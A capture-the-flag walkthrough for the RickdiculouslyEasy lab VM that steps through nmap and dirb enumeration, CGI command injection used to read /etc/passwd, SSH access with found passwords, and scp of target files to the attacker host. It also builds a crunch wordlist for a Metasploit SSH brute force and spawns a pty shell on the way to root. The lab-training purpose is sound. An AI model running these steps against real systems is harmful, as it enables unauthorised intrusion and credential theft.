Hello friends! Today we are going to take another CTF challenge known as RickdiculouslyEasy. The credit for making this vm machine goes to “Luke” and it is another capture the flag challenge. Our goal is to capture flags and get 130 points in total to complete the challenge. You can download this VM here.
Let’s Breach!!!
The target holds 192.168.1.107 as network IP; now using nmap lets find out open ports.
nmap -p- -A 192.168.1.107
By doing the nmap scan we find port 21, 80, 9090, 13337, 22222, 60000 open. Our nmap scan also shows that anonymous login is available on ftp port.

We enumerate the open ports further using netcat and found 2 flags.
nc 192.168.1.107 13337
nc 192.168.1.107 60000
We opened port 9090 in web browser and find third flag.

Now we use dirb to list the directories, as port 80 is open.
dirb http://192.168.1.107/

Using dirb we found a page http://192.168.1.107/passwords/. When we open it we find two files ‘flag.txt’ and ‘passwords.html’


Now we open the file, inside the file is password to some user.

Nmap scan showed that ftp is vulnerable to anonymous login. So we login ftp using username and password as anonymous.


http://192.168.1.107/cgi-bin/tracertoll.cgiis vulnerable to command injection.

We find that few commands have been filtered we use more command to get the name of the users in /etc/passwd file.
more /etc/passwd

Now we login using ssh using username Summer and password winter that we found earlier.
ssh -p 22222 Summer@192.168.1.107

After connecting to ssh we find a file called FLAG.txt and inside the file we find another flag.

scp journal.txt.zip root@192.168.1.111:/root/Desktop

After download the files we use strings to find if something is hidden inside the image file, and we find the password for unzipping journal.txt.zip file
strings Safe_Passwords.jpg

After unzipping the zip file, we open the cat file and find another flag.

Back at the target VM we find an executable file called ‘safe’ we try to run it but we don’t have permissions to run it. So we download the file to our system.
scp safe root@192.168.1.111:/root/Desktop

Now when we run the file it asks for argument. we use the string found inside the last flag and we get a hint for a password for user RickSanchez

As the password contains 1 uppercase character, 1 digit followed by one of the word in the name of the band of Rick Sanchez. We use crunch to create a dictionary. We find that the name of the band in which rick played was called ‘the flesh curtains’.
crunch 10 10 -t ,%Curtains -o /root/Desktop/pass.txt
crunch 7 7 -t ,%Flesh –o /root/Desktop/pass1.txt


After creating the dictionary, we use dymerge to combine the both dictionary to form a single dictionary.
python dymerge.py /root/Desktop/pass.txt /root/Desktop/pass1.txt -s -o /root/Desktop/password.txt
Now that our dictionary is ready we bruteforce ssh using metasploit.
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set rhosts 192.168.1.107
msf auxiliary(ssh_login) > set rport 22222
msf auxiliary(ssh_login) > set pass_file /root/Desktop/password.txt
msf auxiliary(ssh_login) > set username RickSanchez
msf auxiliary(ssh_login) > run

python -c ‘import pty; pty.spawn(“/bin/bash”)
After spawning the terminal, we take a look at the sudoers list. We find that we have all the privileges of root.

We switch to root user then move to /root/ folder. Inside the /root/ folder we find a file called FLAG.txt, when we open the file we find our final flag.
